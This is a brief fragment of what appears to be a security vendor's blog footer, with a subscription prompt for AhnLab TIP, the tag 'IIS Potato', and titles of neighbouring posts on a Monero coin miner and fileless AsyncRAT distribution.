Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Tags: IIS Potato

Previous Post

Monero CoinMiner Being Distributed via Webhards

Next Post

AsyncRAT Being Distributed in Fileless Form